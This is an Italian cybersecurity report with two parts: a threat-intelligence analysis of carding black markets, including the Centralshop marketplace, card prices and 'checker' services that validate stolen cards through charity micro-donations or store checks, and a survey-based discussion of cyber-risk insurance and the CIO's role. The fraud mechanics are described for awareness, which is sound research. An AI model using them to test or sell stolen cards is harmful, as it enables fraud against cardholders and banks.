Per via della tipologia di articoli trattati, la maggior parte dei blackmarket di successo garantisce l'anonimato sia per i venditori che per gli utenti, le transazioni avvengono solo tramite cripto monete (e quindi anonime) e implementano un meccanismo di fiducia per i venditori in modo che i più affidabili abbiano più visibilità e si costruiscano una reputazione.
Spesso tali siti sono ospitati all'interno del darkweb, principalmente nelle reti Tor e I2P, ma altrettanto spesso sono raggiungibili attraverso la normale rete Internet; più precisamente risiedono nel deepweb, in quanto il contenuto di tali store non è indicizzato dai classici motori di ricerca ed è quindi necessario sia conoscere l'indirizzo esatto del market che si vuole raggiungere che avere un accesso privato ad esso.
Inizialmente la scena dei blackmarket era composta da pochi siti di grosse dimensioni, su cui era possibile trovare qualsiasi tipo di articoli illegali, quali droghe, carte di credito, documenti falsi e persino armi.
Quello che ha in assoluto dominato la scena underground è stato Silk Road, denominato anche "l'Amazon delle droghe" per la vastità di articoli di quel genere (ma non solo) presenti sul sito e per il numero di utenti che lo visitavano abitualmente.

Nell'immagine seguente ("**Periodo di attività dei blackmarket**", *Fonte https://www.gwern.net/Black-market%20survival*) è mostrata la durata del periodo di attività di 87 dei blackmarket in lingua inglese più famosi, relativa al periodo 2011-2016.

I diversi colori mostrano la metodologia di chiusura dei market stessi secondo la seguente legenda: in verde scuro quelli che hanno subito un hack/sono stati de-anonimizzati, in verde chiaro quelli chiusi dalle forze dell'ordine, in viola quelli chiusi volontariamente, in blu quelli chiusi per frodi verso i propri utenti e in rosso invece quelli ancora aperti.
Da questa immagine si può notare un punto di svolta nella scena dei market underground, che coincide con la chiusura di Silk Road, effettuata a seguito di un'operazione dell'FBI il 3 ottobre 2013 (a seguito di una breve riapertura, il 6 novembre 2014 è stato chiuso definitivamente).
Silk Road è stato preso di mira dall'FBI in particolare per la sua enorme esposizione e notorietà; per questo in risposta alla sua chiusura sono nati numerosi blackmarket più piccoli, spesso specializzati in una sola tipologia di articoli per evitare di attirare troppo l'attenzione delle forze dell'ordine.

Periodo di attività dei blackmarket



Dai dati mostrati in figura, si evincono **tre** principali differenze pre e post Silk Road: prima della sua chiusura erano presenti **pochi** marketplace, di **grosse dimensioni** e con una **durata della vita piuttosto lunga**. Post Silk Road invece, sono nati **molti** market, più **piccoli**, e con una **durata minore** (mediamente, meno di un anno).


Introduzione all'analisi


Quest'analisi si concentra in particolare sui blackmarket specializzati nel carding, ovvero in cui sono venduti solo dati di carte di credito o articoli relativi a truffe di carattere finanziario, quali account bancari, di Paypal, Ebay, ecc..
Sono stati identificati **oltre 900 indirizzi** relativi alla compravendita illegale di tali articoli,


presenti sia nel deepweb che nel darkweb; sono stati analizzati ed è stato estratto e classificato un totale di **85 blackmarket attivi** di carding.
I dati ricavati da questa attività di classificazione confermano il trend attuale sulla durata della vita dei market illegali, in quanto gli indirizzi identificati sono stati effettivamente relativi a siti di carding in diversi periodi temporali, ma meno del 10% di essi è risultato attivo al momento dell'analisi.
Di seguito sono mostrati due grafici relativi alla presenza sul web di tali market e alla loro protezione. Nella sezione successiva (*Caratteristiche dei market*) è presente uno spaccato sulle loro caratteristiche.


Caratteristiche dei market

In questa sezione sono mostrati diversi grafici relativi alle caratteristiche dei market oggetto dell'analisi, fra cui opzioni di ricerca degli articoli in vendita, distribuzione linguistica, aggiornamento dei dati e altre informazioni.









Molti blackmarket specializzati in carding mettono a disposizione dei propri utenti dei servizi di "checker", utilizzati per testare la validità delle carte acquistate sul market. Inserendo i dati delle carte (numero|scadenza|cvv), il checker restituisce il risultato del test effettuato sulla carta, generalmente nella forma "VALIDA" o "NON VALIDA".

Per restituire tale risultato, il sistema esegue una micro-transazione e controlla se viene approvata dalla banca. Spesso queste transazioni sono eseguite sotto forma di micro-donazioni ad enti benefici non profit, poiché accettano qualsiasi importo e non hanno limitazioni sulla tipologia delle carte, del circuito, ecc..

*Ultimo aggiornamento effettuato nel corso del 2016

Come si può vedere dai grafici mostrati i blackmarket di carding oggetto dell'analisi presentano caratteristiche di veri e propri sistemi di ecommerce, grafica e struttura del sito, ricerca dinamica permettendo all'utente di utilizzare diversi filtri di ricerca.

La sezione successiva (***Blackmarket Centralshop***) presenta il dettaglio di uno di questi blackmarket, denominato "Centralshop".

Blackmarket Centralshop

Di seguito viene presentato in dettaglio il blackmarket Centralshop, scelto come esempio in quanto **è stato possibile verificare l'effettiva validità dei dati delle carte in vendita** e inoltre è uno dei market che supporta più funzionalità, fra cui:

- Accesso protetto da password (OTP generata al momento)
- Presente sia nel deepweb che nel darkweb, con diversi mirror (rete TOR)
- Filtri di ricerca (Paese, banca, tipo carta, livello, indirizzo, cap, ecc..)
- Multi lingua: inglese, russo, cinese, spagnolo
- Servizio di customer care (tramite ticketing)
- Aggiornamento costante dei dati in vendita

Il sito si basa su javascript ed è molto curato dal punto di vista grafico, a riprova di quanto questi blackmarket di carding siano ben sviluppati e vicini ai siti di ecommerce legittimi. Di seguito sono riportati alcuni screenshot di Centralshop, significativi per mostrare tali caratteristiche.




Figura 1 – Homepage del blackmarket Centralshop

Dall'homepage di Centralshop (**Figura 1**) si può vedere un conteggio delle carte in vendita presenti sul market e alcune delle caratteristiche descritte precedentemente, quali altri mirror del sito, i servizi di checker e supporto, i link per la ricerca e altro.
La maggior parte di tali dati risulta essere Statunitense, tuttavia è presente un considerevole numero di informazioni relative a carte di stati europei, fra cui l'Italia.




Figura 2 – Risultati della ricerca (globale)

Il market mette a disposizione diversi filtri per la ricerca dei dati delle carte in vendita, che sono successivamente mostrati in modo parzialmente oscurato (**Figura 2**), inoltre per gestire eventuali rimborsi nel caso in cui le carte acquistate dagli utenti non siano valide, sul market è presente un servizio di cheking (checker) basato su 5 sistemi esterni per garantirne sempre la disponibilità. Questi sistemi effettuano micro pagamenti, spesso sotto forma di donazioni, allo scopo di controllare l'esito della transazione e determinare quindi se la carta è valida. Altre volte invece si basano sui controlli effettuati da store come iTunes sui dati delle carte inserite come metodo di pagamento.
I dati sono stati ulteriormente offuscati per motivi di privacy.
Nello screenshot seguente (**Figura 3**) è mostrato un estratto della sezione del sito, dove è visibile il servizio di supporto.




Figura 3 – FAQ: Support

Sul market è anche presente una sezione statistica (**Figure 4 e 5**) su diversi dati come i database caricati dai venditori (quanti dati di carte, percentuale di validità, data di caricamento) o i venditori stessi (quanti database caricati, qualità dei dati, ecc.)




Figura 4 – Statistiche sui database delle carte in vendita

Figura 5 – Statistiche sui venditori

Dati delle carte di pagamento

In questa sezione sono mostrate statistiche relative ai **dati delle carte di credito estratti dai market specializzati in carding su cui è stato possibile verificare l'effettiva presenza di dati di carte di credito** (72), quali numero totale di carte presenti sui market e il numero totale delle carte italiane presenti sui market e distribuzione della vendita di tali carte.
I dati numerici relativi ad ogni blackmarket sono stati estratti durante la fase di raccolta delle informazioni.

È necessario contestualizzare il numero di informazioni di carte di credito presenti sui diversi blackmarket: il conteggio può essere riferito alle sole carte non scadute oppure a tutte le carte che sono state messe in vendita dall'apertura del market stesso, pertanto **il solo**

numero di carte totali non è sufficientemente indicativo dell'effettivo volume di vendita di quel marketplace.

La maggior parte dei blackmarket presenti in rete ha a disposizione dati prevalentemente Statunitensi, poiché le carte di pagamento non integrano i chip elettronici ma sono dotati solo di banda magnetica, tuttavia sono presenti numeri significativi anche per quanto riguarda le carte emesse da istituiti di paesi europei, fra cui l'Italia.

I dati delle carte di pagamento sono venduti sui market a prezzi variabili in base a diversi fattori che possono essere specifici della carta in vendita come il circuito (Visa, Mastercard, JCB, American Express, …) o la classe di livello (es. Visa Electron, Visa Classic, Visa Gold, …), oppure relativi alle informazioni disponibili e messe in vendita, fra cui:

- Solo dati della carta (Numero, scadenza e CVV)
- Nome intestatario
- Indirizzo
- Numero di telefono
- PIN
- Altro

La completezza dei dati e il plafond disponibile sulla carta (dipendente da circuito e livello) sono i fattori principali che determinano le variazioni dei prezzi delle carte di pagamento vendute. Nella maggior parte dei market, una carta viene venduta ad un prezzo variabile fra gli 8 e i 15 dollari.

Di seguito viene riportato un grafico che mostra la distribuzione del prezzo di vendita delle carte sui diversi market.
I dati sono relativi ai market su cui è stato possibile ricavare tali informazioni.

In media, i dati di una carta di pagamento valgono nel mercato di compravendita illegale meno di 20 dollari.

Conclusioni

Vista la natura illecita delle attività di compravendita analizzate in questo report, nella maggior parte dei casi non è possibile ricavare ulteriori indicatori utili a stabilire la veridicità o l'affidabilità dei dati delle carte stesse.
Inoltre, la maggior parte dei blackmarket mostra (per ovvi motivi) solo una visualizzazione parziale od offuscata dei dati delle carte di credito messe in vendita.
Molto spesso tali dati sono troppo generici e non permettono una segnalazione puntuale in quanto non sono sufficienti ad identificare univocamente una carta.
Dall'analisi qui presentata si evince quindi che il mercato di compravendita illegale di carte di credito è florido e conta numerosi marketplace ad esso dedicati, indicando che c'è un interesse costante da parte dei criminali nella compravendita di tali dati che hanno, come mostrato, anche impatti diretti sul business di istituti italiani.

Cyber Risk e CyberInsurance.
Sfida assicurativa al CIO referente della Cyber Security Effectiveness aziendale

[A cura di Cesare Burei, Margas]

In attesa che i Risk Manager aziendali competenti in materia di Rischi Cyber, e non sono ancora molti, entrino in azione a tutti i livelli di imprese, a chi si può affidare la gestione del Cyber Risk e in particolare l'aspetto del trasferimento del rischio alle Assicurazioni? La risposta è in un tavolo collaborativo che ha nel CIO il suo volano.
Nel Report Clusit 2016 con un Focus On dedicato allo strumento assicurativo a supporto della gestione del cosiddetto Cyber Risk, si sono date le indicazioni basilari su terminologia, aspetti chiave ed utilità delle polizze cyber. Gli autori implicitamente si rivolgevano al CFO, figura che di solito sovraintende all'aspetto assicurativo in azienda.
A distanza di un anno il confronto quotidiano tra le aziende, i broker assicurativi e i consulenti ICT ha messo in evidenza questi elementi:

- Il Rischio Cyber comprende l'incidente/attacco e tutte le conseguenze dirette e indirette che questo comporta
- È aumentata la consapevolezza della pervasività del Rischio Cyber ben oltre le mura dell'EDP in un ecosistema digitale fatto di interconnessioni e interdipendenze di processi, persone e ora anche oggetti (IoT)
- Si parla sempre più di Gestione del Rischio: analisi, mitigazione e trasferimento assicurativo
- La business Interruption, la reputazione e la perdita/indisponibilità dei dati sono le maggiori preoccupazioni delle aziende.


Nasce da qui una doppia indagine fatta nel Nord-Est e confluita in "Enterprise Cyber Risk Exposure & Insurance"[1] di Via Virtuosa in collaborazione con Margas per la parte assicurativa, pubblicata online a fine 2016 e che per brevità qui chiameremo d'ora in avanti "Whitepaper".
La prima indagine, attraverso le risposte di CIO e Amministratori di Sistemi, disegna **l'esposizione al rischio** da parte delle imprese affinché CFO e CEO possano rendersi conto della centralità dell'attività di Cyber Security gestita internamente o trasferita ai fornitori.
La seconda indagine sempre svolta con l'aiuto del CIO in quanto detentore della dimensione del rischio o dei livelli di protezione messi in atto, cerca di prendere il polso del livello di **conoscenza e sensibilità rispetto al tema del trasferimento assicurativo**.

[1] Il Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance" è frutto del lavoro congiunto di Luca Moroni e Cesare Burei. Contiene anche i contributi dei CIO E. Guarnaccia – BPV | M. Cozzi – Hypo Bank |A. Cobelli – ATV| e le risposte alle loro 18 domande sulla cyberinsurance. La survey sull'esposizione al rischio si è svolta nel triennio 2013-2016, quella sulla Cyber Risk Insurance nell'estate del 2016. Il Whitepaper è gratuitamente scaricabile da: www.viavirtuosa.com/whitepaper e sostiene il Progetto di rilevazione "Generazione Z" per la sicurezza online e la prevenzione dei rischi dei minori https://www.facebook.com/ProgettoGenerazioneZ/z

I risultati mettono in luce alcuni aspetti che conferiscono al **CIO un ruolo chiave** nella fase di transizione dalla gestione della ICT security al **cyber risk management** aziendale di cui il trasferimento assicurativo del cosiddetto "rischio residuo" è una componente ultima, ma fondamentale. Per questo il whitepaper include alcune informazioni di base sul mercato assicurativo italiano e soprattutto, grazie alle a 18 domande che tre CIO si sono prestati a porre, 18 utili risposte per orientarsi in modo più consapevole nel percorso operativo di acquisizione dello strumento assicurativo.

Cyber Risk Insurance. Perché?

Fonte: L. Moroni - Presentazione Whitepaper "Cyber Exposure & Cyber Risk Insurance" Infosek 2016 - Slovenia




Fonte: CHUBB Claim Trends 8/2016

La certezza di non potersi difendere completamente dal Cyber Risk, impone la sua gestione e una corretta valutazione degli strumenti necessari, del loro costo e dei benefici che questi apportano. In estrema sintesi, è una questione di equilibrio tra l'impatto di un sinistro cyber o cyber-correlato, i soldi investiti nel processo di gestione/assicurazione e mantenimento delle marginalità aziendali.-

In occasione del **Security Summit** e tramite il **Clusit Report** vengono date tante cifre e tante percentuali che descrivono il panorama della in-sicurezza cyber, evidenziando che la Sicurezza 100% non esiste.

Quello che è possibile fare è essere Proattivi, con investimenti efficaci ed adatti ai rischi aziendali per essere preparati ad affrontare il sinistro e i costi/danni che ne derivano. **Le Assicurazioni servono a trasformare un costo/danno incerto e spesso insostenibile in un costo/premio programmato e sostenibile**. La scelta merita una attenta valutazione in fase di prevenzione, affinché effettivamente funzionino

da paracadute finanziario ed economico e ci permettano di restare sul mercato evitando la chiusura, perdite bilancio non recuperabili e fornendo gli strumenti per salvaguardare la reputazione del brand.



Fonte: Chubb Claim Trends 8/2016

Cyber Risk Exposure e Cyber Risk Insurance

Parlare di Cyber Risk Insurance, ovvero una polizza o un insieme di polizze atte a "coprire" i danni e costi derivati da un incidente cyber o cyber-correlato, non ha senso se non c'è consapevolezza della propria esposizione al rischio e non si prendono misure di mitigazione della "reale" esposizione.

I risultati della survey sull'esposizione al rischio

La ricerca sull'esposizione al rischio svolta da Via Virtuosa nell'arco di 3 anni e confluita nel Whitepaper, "evidenzia non tanto il posizionamento della singola azienda e la sua esposizione al rischio, bensì l'andamento statistico del campione intervistato, nella fattispecie apparte-


nente al territorio del Nord-Est, rispetto a una Base Line di riferimento (Linea Rossa).
La metodologia di misurazione usata è oggettiva (come per la 2700x) e uguale per tutto il campione, anche se notevolmente semplificata. Si tratta di quella adottata da European Union Agency for Network and Information Security (ENISA).
Chi rientra nel quadrante in alto a destra (giallo) ha una esposizione al rischio significativa e con un impatto potenzialmente disruptive sul business. Chi si trova in questo quadrante viene invitato (in base alla stessa metodologia) a "esternalizzare il rischio."
Questa ricerca ha fatto emergere i seguenti aspetti:

- esiste un elevato rischio Cyber per le aziende che impatta direttamente sulla continuità del businness;
- c'è consapevolezza del reparto IT sul problema, ma mancanza pressoché totale di sensibilità da parte del board aziendale che si traduce in scarsi investimenti;
- manca una misurazione oggettiva del rischio Cyber da parte delle aziende;
- emergono indicazioni oggettive per il trasferimento del rischio Cyber all'esterno dell'azienda.

I risultati della survey su CIO e Cyber Risk Insurance


Il campione di questa seconda indagine vede prevalere il settore industria e servizi (rispettivamente il 40% e 35%) con fatturato sopra i 20 Mln Euro (75%) e con più di 100 addetti (50% tra 100-500 e 30%> di 500).
Questo ci fa presumere che aspetti come la **Reputazione**, il **Fermo d'Attività** e la gestione dei **Dati Sensibili** possano essere aspetti critici.
La survey ha richiesto in prima istanza agli IT Manager, quale sia, allo stato dell'arte, il committment del board alla creazione di un tavolo sulla sicurezza aziendale e se la sicurezza ICT venga vista come parte integrante del tema sicurezza generale o possibile fonte di costi e danni (**quesito 1, 4**).

DOMANDA 1: Come responsabile ICT è mai stato coinvolto in tavoli di gestione della sicurezza generale aziendale?



Fonte: Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance", Via Virtuosa 12/2016


DOMANDA 4: Le hanno mai chiesto di evidenziare i costi/danni che presume possano derivare da un sinistro cyber? (Anche più di una risposta)



Fonte: Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance", Via Virtuosa 12/2016

Quindi è stato chiesto loro di compiere quello che probabilmente è un passo insolito: interfacciarsi con il collega CFO per poter rispondere al quesito sulla presenza o meno in azienda di alcune polizze che dovrebbero essere prese in esame rispetto ai punti critici emersi nell'analisi sull'esposizione al rischio. (**quesito 3**)


DOMANDA 3: Esistono in azienda queste polizze? (Anche più di una risposta)



Fonte: Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance", Via Virtuosa 12/2016

Un 60% dei CIO viene coinvolto in un approccio ampio di security. Sempre nel 60% dei casi il CIO non si è interessato fin qui delle coperture assicurative (q.2) e seppure nell'80% dei casi nessuno in azienda è venuto a chiedergli ipotesi di impatto di un sinistro (q. 4), egli ne ha ben chiara l'origine (q. 4) ed è in grado di indicare quali settori aziendali potrebbero soffrire di più di una interruzione d'attività (**quesito 8**).


DOMANDA 8: Un fermo di attività ICT su quali aree di lavoro aziendale può impattare (Anche più di una risposta)



Fonte: Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance", Via Virtuosa 12/2016

Il CIO si occupa di sicurezza informatica: attua un controllo delle vulnerabilità (60% dei casi) e piani di Business Continuity e Disaster Recovery (50-60% dei casi), invece molto poco di crisi reputazionale (18%), di formalizzare delle procedure/policy (28%) o modellizzare le problematiche (12%).
Positivo è che al CIO pervengano sollecitazioni o richieste di informazione in merito alla gestione della sicurezza ICT (q.7) in primis dall'interno (+70%) quindi da auditor esterni (+ 28%) e poi dai clienti e dai fornitori ICT a pari merito (23-24%). Quest'ultimo dato potrebbe crescere in futuro e condurre ad un **controllo della filiera** in termini di virtuosità della gestione e dunque anche dell'assicurazione e comunque essere una buona premessa per strutturare un percorso di Cyber Risk Management.


DOMANDA 7: All'ICT manager sono pervenute richieste in merito alla gestione della sicurezza ICT? (Anche più di una risposta)



Fonte: Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance", Via Virtuosa 12/2016

Il 39% dichiara di essere a conoscenza di sinistri avvenuti negli ultimi 5 anni. Andando a vedere i dettagli del tipo di cause, sostanzialmente esse sono riconducibili in misura pressoché equa all'attacco (esterno/interno) con una prevalenza di Ransomware, all'errore umano (interno/esterno) e al guasto (q. 9).

DOMANDA 9: Sa dire se ci sono stati negli ultimi 5 anni sinistri cyber o analogici con impatto ICT e come sono stati gestiti?



NOTE: La maggior parte dovuti a Ransomware.

Fonte: Whitepaper "Cyber Risk Exposure & Cyber Risk Insurance", Via Virtuosa 12/2016

Quanto emerso dal quesito 8 sulla visione del CIO riguardo agli impatti più pesanti di un fermo di attività ICT su Amministrazione/fatturazione (+ 80%), logistica e consegne (73%) e vendite (60%) ci permette di tornare al valore e alla funzione dell'outsourcing assicurativo: Mancati pagamenti ai fornitori, mancati ordini o mancate consegne possono incontrovertibilmente causare problemi al bilancio nel breve, medio o lungo periodo.

Le aziende "virtuose", ovvero che hanno attivato percorsi di Cyber Risk Management, potranno quindi presentarsi al tavolo assicurativo consapevoli del **rischio residuo da** trasferire soprattutto per il **fermo d'attività, problematiche cyber dolose/accidentali** e **responsabilità civile generale o professionale,** valutando correttamente, ove fosse necessario, anche il **rischio reputazionale**.

Con il CIO al tavolo del Cyber Risk Management

I risultati dell'indagine ci permettono di dire che il CIO possa essere il "mediatore culturale" in azienda, coadiuvato da un competente interlocutore assicurativo.
Riepiloghiamo qui in modo sintetico le attività di un ipotetico tavolo operativo per la gestione del rischio cyber:

Cyber Risk Exposure e proattività: sapere quanto e come siamo esposti

- qualificare e quantificare gli asset e il loro valore
